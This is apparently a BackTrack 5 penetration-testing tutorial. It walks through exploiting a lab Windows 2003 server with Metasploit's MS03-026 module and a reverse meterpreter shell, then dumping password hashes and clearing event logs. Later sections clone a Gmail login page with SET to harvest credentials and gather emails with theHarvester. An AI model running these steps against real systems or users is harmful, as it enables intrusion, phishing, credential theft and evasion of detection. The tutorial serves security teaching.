


Figure 17. XVI




Figure 18. XVII

he could have full access to your PC provided you have just a few security loopholes which may arise cause of even a simple reason like not updating your Flash player last week, when it prompted you to do so. Metasploit is a hacker's best friend, mainly cause it makes the job of exploitation and post-exploitation a lot easier compared to other traditional methods of hacking.

The topic Metasploit is very vast in itself. However, I'll try keeping it basic and simple so that it could be understood by everyone here. Also, Metasploit can be used with several other tools such as NMap or Nessus (all these tools are present in Backtrack).

In this tutorial, We will learn that how to exploit a system using a meterpreter payload and start a key logger on the victim's machine.

Hacking through Metasploit is done in 3 simple steps: *Point, Click, Own*.

Before we go into the details of The Metasploit Framework, let me give you a little idea of some basic terms (may seem boring at first, but you must be knowing them)

- **Vulnerability:** A flaw or weakness in system security procedures, design or implementation that could be exploited resulting in notable damage.
- **Exploit:** A piece of software that take advantage of a bug or vulnerability, leading to privilege escalation or DoS attacks on the target.
- **Overflow:** Error caused when a program tries to store data beyond its size. Maybe used by an attacker to execute malicious codes.




Figure 19. Metasploit Shell I



Figure 20. Tools Pathway

- **Payload:** Actual code which runs on the compromised system after exploitation

### Now, what does Metasploit is?

It is an open source penetration testing framework, used for developing and executing attacks against target systems. It has a huge database of exploits, also it can be used to write our own 0-day exploits.

### Introduction

When I say *Penetration Testing tool* the first thing that comes to your mind is the world's largest Ruby project, with over 700,000 lines of code *Metasploit* [Reference 1]. No wonder it had become the de-facto standard for penetration testing and vulnerability development with more than one million unique downloads per year and the world's largest, public database of quality assured exploits.

The Metasploit Framework is a program and sub-project developed by Metasploit LLC. It was initially created in 2003 in the Perl programming language, but was later completely re-written in the *Ruby* Programming Language. With the most recent release (3.7.1) Metasploit has taken *exploit testing* and simulation to a complete new level which has muscled out its high priced commercial counterparts by increasing the speed and lethality of code of exploit in shortest possible time.

I will walk you through detailed step by step sequence of commands along with graphical illustration



Figure 21. Metasploit Shell II




Figure 22. Metasploit Shell III

tions to perform effective *penetration testing* using *Metasploit* framework.

### Working With Metasploit

Metasploit is simple to use and is designed with ease-of-use in mind to aid Penetration Testers.

Metasploit Framework follows these common steps while exploiting a any target system

- Select and configure the exploit to be targeted. This is the code that will be targeted toward a system with the intention of taking advantage of a defect in the software. Validate whether the chosen system is susceptible to the chosen exploit.
- Select and configure a payload that will be used. This payload represents the code that will be run on a system after a loop-hole has been found in the system and an entry point is set.f.
- Select and configure the encoding schema to be used to make sure that the payload can evade Intrusion Detection Systems with ease.
- Execute the exploit.

I will be taking you through this demo in *BackTrack 5* [Reference 2], so go ahead and download that if you don't already have it. The reason for using *BackTrack 5* is that it comes with perfect set-up for *Metasploit* and everything that Pen Testing person ever need.

*Metasploit* framework has three work environments, the *msfconsole*, the *msfcli* interface and




Figure 23. Metasploit Shell IV

```

Terminal
File Edit View Terminal Help
msf > info exploit/windows/dcerpc/ms03_026_dcom

Name: Microsoft RPC DCOM Interface Overflow
Module: exploit/windows/dcerpc/ms03_026_dcom
Version: 11545
Platform:
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Great

Provided by:
hdn <hdn@metasploit.com>
spoonie <spoonie@no5email.com>
cazz <bmc@shmo0.com>

Available targets:
Id Name
-- --
0 Windows NT SP3-6a/2000/XP/2003 Universal

Basic options:
Name Current Setting Required Description
-----
RHOST yes The target address
RPORT 135 yes The target port

Payload information:
Space: 800
Avoid: 7 characters

Description:
This module exploits a stack buffer overflow in the RPCSS service,
this vulnerability was originally found by the Last Stage of
Delirium research group and has been widely exploited ever since.
This module can exploit the English versions of Windows NT 4.0
SP3-6a, Windows 2000, Windows XP, and Windows 2003 all in one
request :)
    
```

Figure 24. Metasploit Shell V

the msfweb interface. However, the primary and the most preferred work area is the 'msfconsole'. It is an efficient command-line interface that has its own command set and environment system. Before executing your exploit, it is useful to understand what some Metasploit commands do. Below are some of the commands that you will use most. Graphical explanation of their outputs would be given as and when we use them while exploiting some boxes in later part of the article.

- `search <keyword>`: Typing in the command `search` along with the keyword lists out the various possible exploits that have that keyword pattern.
- `show exploits`: Typing in the command `show exploits` lists out the currently available exploits. There are remote exploits for various platforms and applications including Windows, Linux, IIS, Apache, and so on, which help to test the flexibility and understand the working of Metasploit.
- `show payloads`: With the same `show` command, we can also list the payloads available. We can use a `show payloads` to list the payloads.
- `show options`: Typing in the command `show options` will show you options that you have set and possibly ones that you might have forgotten to set. Each exploit and payload comes with its own options that you can set.
- `info <type> <name>`: If you want specific information on an exploit or payload, you are able to use the 'info' command. Let's say we want to

```

Terminal
File Edit View Terminal Help
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) >
    
```

Figure 25. Metasploit Shell VI

```

Terminal
File Edit View Terminal Help
msf exploit(ms03_026_dcom) > show options
Module options (exploit/windows/dcerpc/ms03_026_dcom):
Name Current Setting Required Description
-----
RHOST yes The target address
RPORT 135 yes The target port

Exploit target:
Id Name
-- --
0 Windows NT SP3-6a/2000/XP/2003 Universal

msf exploit(ms03_026_dcom) > set RHOST 192.168.42.129
RHOST => 192.168.42.129
msf exploit(ms03_026_dcom) >
    
```

Figure 26. Metasploit Shell VII

get complete info of the payload 'winbind'. We can use 'info payload winbind'.

- use `<exploit_name>`: This command tells Metasploit to use the exploit with the specified name.
- `set RHOST <hostname_or_ip>`: This command will instruct Metasploit to target the specified remote host.
- `set RPORT <host_port>`: This command sets the port that Metasploit will connect to on the remote host.
- `set PAYLOAD <generic/shell_bind_tcp>`: This command sets the payload that is used to a generic payload that will give you a shell when a service is exploited.
- `set LPORT <local_port>`: This command sets the port number that the payload will open on the server when an exploit is exploited. It is important that this port number be a port that can be opened on the server (i.e. it is not in use by another service and not reserved for administrative use), so set it to a random 4 digit number greater than 1024, and you should be fine. You'll have to change the number each time you successfully exploit a service as well.
- `exploit`: Actually exploits the service. Another version of exploit, `exploit` reloads your exploit code and then executes the exploit. This allows you to try minor changes to your exploit code without restarting the console
- `help`: The `help` command will give you basic information of all the commands that are not listed out here.

```

Terminal
File Edit View Terminal Help
msf exploit(ms03_026_dcom) > show payloads
Compatible Payloads
Name Disclosure Date Rank Description
-----
generic/debug_trap normal Generic x86 debug trap
generic/shell_bind_tcp normal Generic Command Shell, Bind TCP Stager
generic/shell_reverse_tcp normal Generic Command Shell, Reverse TCP Stager
generic/tight_loop normal Generic x86 tight loop
windows/autorun normal Windows Execute Command, Bind TCP Stager (IPv4)
windows/dllinject/bind_tcp normal Reflective DLL Injection, Bind TCP Stager (No NX or Wx?)
windows/dllinject/bind_tcp_ipv6 normal Reflective DLL Injection, Bind TCP Stager
windows/dllinject/reverse_https normal Reflective DLL Injection, Reverse HTTPS Reverse HTTP Tunneling Stager
windows/dllinject/reverse_https_ipv6 normal Reflective DLL Injection, Reverse HTTPS (IPv6)
windows/dllinject/reverse_https_tcp normal Reflective DLL Injection, Reverse TCP Stager (No NX or Wx?)
windows/dllinject/reverse_https_tcp_ipv6 normal Reflective DLL Injection, Reverse Original TCP Stager (No NX or Wx?)
windows/dllinject/reverse_tcp normal Reflective DLL Injection, Reverse TCP Stager
windows/dllinject/reverse_tcp_allports normal Reflective DLL Injection, Reverse TCP Stager (800)
windows/dllinject/reverse_tcp_ipv6 normal Reflective DLL Injection, Reverse TCP Stager (IPv6)
windows/download_exe normal Windows Executable Download and Execute
windows/loop normal Windows Execute Command
windows/loadlibrary normal Windows LoadLibrary Path
windows/meterpreter normal Windows Meterpreter
windows/meterpreter/bind_ipv6_tcp normal Windows Meterpreter (Reflective Injection), Bind TCP Stager (IPv6)
    
```

Figure 27. Pentesting ShellCode I




Figure 28. Pentesting ShellCode II

## Pen Testing Using Metasploit

Here is the demonstration of pen testing a vulnerable target system using Metasploit with detailed steps.

```

Victim Machine
OS: Microsoft Windows Server 2003
IP: IP: 192.168.42.129

Attacker (Our) Machine
OS: Backtrack 5
Kernel version: Linux bt 2.6.38
#1 SMP Thu Mar 17 20:52:18 EDT 2011 i686 GNU/Linux
Metasploit Version:
Built in version of Metasploit 3.8.0-dev
IP: 192.168.42.128

```

Our objective here is to *gain remote access* to given target which is known to be running vulnerable *Windows 2003 Server*.

Here are the detailed steps of our attack in action.

### Step 1

Perform an Nmap [Reference 3] scan of the remote server 192.168.42.129.

The output of the Nmap scan shows us a range of ports open which can be seen Figure 19.

We notice that there is *port 135* open. Thus we can look for scripts in Metasploit to exploit and gain shell access if this server is vulnerable.

### Step 2

Now on your BackTrack launch *msfconsole* as shown Figure 20. *Application > BackTrack > Exploitation Tools > Network Exploit Tools > Metasploit*




Figure 29. Pentesting ShellCode III



Figure 30. Pentesting ShellCode IV

*Framework > msfconsole*. During the initialization of *msfconsole*, standard checks are performed. If everything works out fine we will see the welcome screen as shown (Figure 21).

### Step 3

Now, we know that port 135 is open so, we search for a related *RPC exploit* in Metasploit.

To list out all the exploits supported by Metasploit we use the `show exploits` command. This exploit lists out all the currently available exploits and a small portion of it is shown in the Figure 22.

As you may have noticed, the default installation of the Metasploit Framework 3.8.0-dev comes with *696 exploits* and *224 payloads*, which is quite an impressive stockpile thus finding a specific exploit from this huge list would be a real tedious task. So, we use a better option. You can either visit the link <http://metasploit.com/modules/> or another alternative would be to use the `search <keyword>` command in Metasploit to search for related exploits for RPC. command in Metasploit to search for related exploits for RPC.

In *msfconsole* type `search dcerpc` to search all the exploits related to *dcerpc* keyword as that exploit can be used to gain access to the server with a vulnerable port 135. A list of all the related exploits would be presented on the *msfconsole* window and this is shown in Figure 23.

### Step 4

Now that you have the list of RPC exploits in front of you, we would need more information about the exploit before we actually use it. To get more information regarding the exploit you can use the command:

`info exploit/windows/dcerpc/ms03_026_dcom`. This command provides information such as available




Figure 31. Pentesting ShellCode V






Figure 32. Pentesting ShellCode VI

targets, exploit requirements, details of vulnerability itself, and even references where you can find more information. This is shown in Figure 24.

**Step 5**

The command `use <exploit_name>` activates the exploit environment for the exploit `<exploit_name>`. In our case we will use the following command to activate our exploit (Figure 25)

```
"use exploit/windows/dcerpc/ms03_026_dcom"
```

From the above figure we can see that, after the use of the exploit command the prompt changes from "msf>" to `msf exploit(ms03_026_dcom) >` which symbolizes that we have entered a temporary environment of that exploit.

**Step 6**

Now, we need to configure the exploit as per the need of the current scenario. The `show options` command displays the various parameters which are required for the exploit to be launched properly. In our case, the RPORT is already set to 135 and the only option to be set is RHOST which can be set using the `set RHOST` command.

We enter the command `set RHOST 192.168.42.129` and we see that the RHOST is set to 192.168.42.129 (Figure 26).

**Step 7**

The only step remaining now before we launch the exploit is setting the payload for the exploit.



Figure 33. Pentesting ShellCode VII




Figure 34. Pentesting ShellCode VIII

We can view all the available payloads using the `show payloads` command.

As shown in the Figure 27, `show payloads` command will list all payloads that are compatible with the selected exploit.

For our case, we are using the reverse tcp meterpreter which can be set using the command, `set PAYLOAD windows/meterpreter/reverse_tcp` which spawns a shell if the remote server is successfully exploited. Now again you must view the available options using "show options" to make sure all the compulsory sections are properly filled so that the exploit is launched properly (Figure 28).

We notice that the LHOST for our payload is not set, so we set it to our local IP ie. 192.168.42.128 using the command `set LHOST 192.168.42.128`.




Figure 35. ix




Figure 36. Pentesting ShellCode X



Figure 37. Pentesting ShellCode XI

### Step 8

Now that everything is ready and the exploit has been configured properly it's time to launch the exploit.

You can use the `check` command to check whether the victim machine is *vulnerable* to the exploit or not. This option is not present for all the exploits but can be a real good support system before you actually exploit the remote server to make sure the remote server is not patched against the exploit you are trying against it.

In our case as shown in the Figure 29, our selected exploit does not support the check option.

The `exploit` command actually launches the attack, doing whatever it needs to do to have the payload executed on the remote system (Figure 30). He above figure shows that the exploit was successfully executed against the remote machine 192.168.42.129 due to the vulnerable port 135. This is indicated by change in prompt to `meterpreter >`.

### Step 9

Now that a reverse connection has been setup between the victim and our machine, we have complete control of the server. We can use the `help` command to see which all commands can be used by us on the remote server to perform the related actions as displayed in the Figure 31.




Figure 38. Pentesting ShellCode XII




Figure 39. Google Mail Overview

Below are the results of some of the meterpreter commands.

- "ipconfig" prints the remote machines all current TCP/IP network configuration values
- "getuid" prints the server's username to the console.
- "hashdump" dumps the contents of the SAM database.
- "clearev" can be used to wipe off all the traces that you were ever on the machine.

### Summary

Thus we have successfully used Metasploit framework to break into the remote Windows 2003 server and get shell access which can be used to control the remote machine and perform any kind of operations. Here are potential uses of the Metasploit Framework:

- Metasploit can be used during penetration testing to validate the reports by other automatic vulnerability assessment tools to prove that the vulnerability is not a false positive and can be exploited. Care has to be taken because not only does it disprove false positives, but it can also break things.
- Metasploit can be used to test the new exploits that come up nearly every day on your locally




Figure 40. Social-Engineer Toolkit I




Figure 41. Social-Engineer Toolkit II

hosted test servers to understand the effectiveness of the exploit.

- Metasploit is also a great testing tool for your intrusion detection systems to test whether the IDS is successful in preventing the attacks that we use to bypass it.

## Social Engineering Toolkit In BackTrack 5

The *Social-Engineer Toolkit* (SET) is specifically designed to perform advanced attacks against the human element. Originally this tool was designed to be released with the <http://www.social-engineer.org> launch and has quickly become a standard tool in a penetration tester's arsenal. SET was written by David Kennedy (ReL1K) and with a lot of help from the community in incorporating attacks never before seen in an exploitation toolset. The attacks built into the toolkit are designed to be targeted a focused attacks against a person or organization used during a penetration test.

### Features of SET

- Spear-Phishing Attack Vectors
- Website Attack Vectors
- Infectious Media Generator




Figure 42. Social-Engineer Toolkit III




Figure 43. Social-Engineer Toolkit IV

- Create a Payload and Listener
- Mass Mailer Attack
- Teensy USB HID Attack Vector
- SMS Spoofing Attack vector
- Wireless Access Point Attack vector
- Third Party Module
- Update the metal Sploit Framework
- Update the Social-Engineer Toolkit
- Help, Credits, and About
- Exit the Social-Engineer Toolkit

### Step 1

Once you have got the backtrack loaded, open up your console and type the following command (Figure 32). Once you are in the SET directory type. `./set` to launch the social engineering toolkit (Figure 33).

### Step 2

Once SET has been loaded, You should see many options, Since we are working with *credential harvester attack method*, we will select the *second option* which is website attack vectors (Figure 34).

### Step 3

Next you would see many options under website attack vectors, we will select the *3rd option* (Figure 35).

### Step 4

Now, SET will ask us about the type of attack vector we would like to use, If you have your own web template, you can go for the third option. In this article, i am going with the *first option* which gives me some *predefined web templates* (Figure 36).

### Step 5

Now it asks us to select the *web template*. In my case it is *GMAIL*, which is second option.





Figure 44. The Harvester Toolkit I



**Figure 45.** *The Harvester Toolkit II*

After selecting the 2nd option and pressing enter just continue by pressing enter key again. Now SET will start cloning my local IP address of the backtrack box (Figure 37).

### Step 6

Now open a new terminal and type ifconfig to get the IP address of your backtrack box (Figure 38). When the victim visits this ip address, he will get my cloned gmail website and he will enter his login credentials (Figure 39).

### Step 7

The entered credentials can be found at our SET terminal as shown in the following Figure 40.


\*\*\*\*\*Successfully Credential Harvested By Using\*\*\*\*\*  
Social Engineering Attack

### BackTrack Tool: The Harvester


Information is a weapon, a successful testing and a *hacking* process need a lots of relevant information that is why, information gathering so called foot printing is the first step of hacking. An intelligent penetration tester uses some intelligent tools and techniques to get the right information on a right time, for social engineering (human hacking) you need relevant information about a person. So the point of this little discussion is to realize the importance of information gathering.

### What Is TheHarvester

After getting some knowledge about information gathering you might be interested to know how to



**Figure 46.** *The Harvester Toolkit III*



**Figure 47.** *The Harvester Toolkit IV*

perform it. TheHarvester is a tool for gathering e-mail accounts, user names and hostnames/subdomains from different public sources like search engines and PGP key servers. This tool has designed to help the penetration tester on a earlier stage, it is an effective and simple tool that is very easy to use.

### Supported Sources for Information Gathering

- Google – emails,subdomains/hostnames
- Google profiles – Employee names
- Bing search – emails, sub domains/hostnames, virtual hosts
- Pgp servers – emails, sub domains/hostnames
- LinkedIn – Employee names
- Exalead – emails,subdomains/hostnames

### Related Information Gathering Tutorials

Foot-printing or information gathering is not a new term and we have discussed so many articles with different tools and techniques before for both *Windows* and *Linux* (Ubuntu, Backtrack), here is the comprehensive list of articles.

- Foot Printing-First Step Of Ethical Hacking
- Maltego – Information Gathering Tool Tutorial
- Dnsmap – DNS Network Mapper
- Backtrack 5 – DNSenum Information Gathering Tool



**Figure 48.** *Beyond Nessus I*



Figure 49. Beyond Nessus II

## The Harvester Tutorial

Theharvester is a very easy tool to use just follow the tutorial to get the best result. For backtrack open terminal and locate the directory.

```
root@bt:cd /pentest/enumeration/theharvester#
```

For other distributions locate the directory. For best result I use the command

```
root@bt:/pentest/enumeration/theharvester#
./theHarvester.py -d google.com -l 500 -b google
root@bt:/pentest/enumeration/theharvester#
./theHarvester.py -d targetsite.com -l 500 -b google
```

### Here

`./theHarvester.py` is used to start the tool.

- d is used to specify the domain.
- l is used to limit the number of results.
- b is used to specify that in what search engine we want to search. We can taje google,Bing etc.

So here is the result with complete details (Figure 41). Here you can see that different hosts are found. This is how we gather Information by using the tool 'theHarvester " Only On Backtrack 5.

Enjoy!

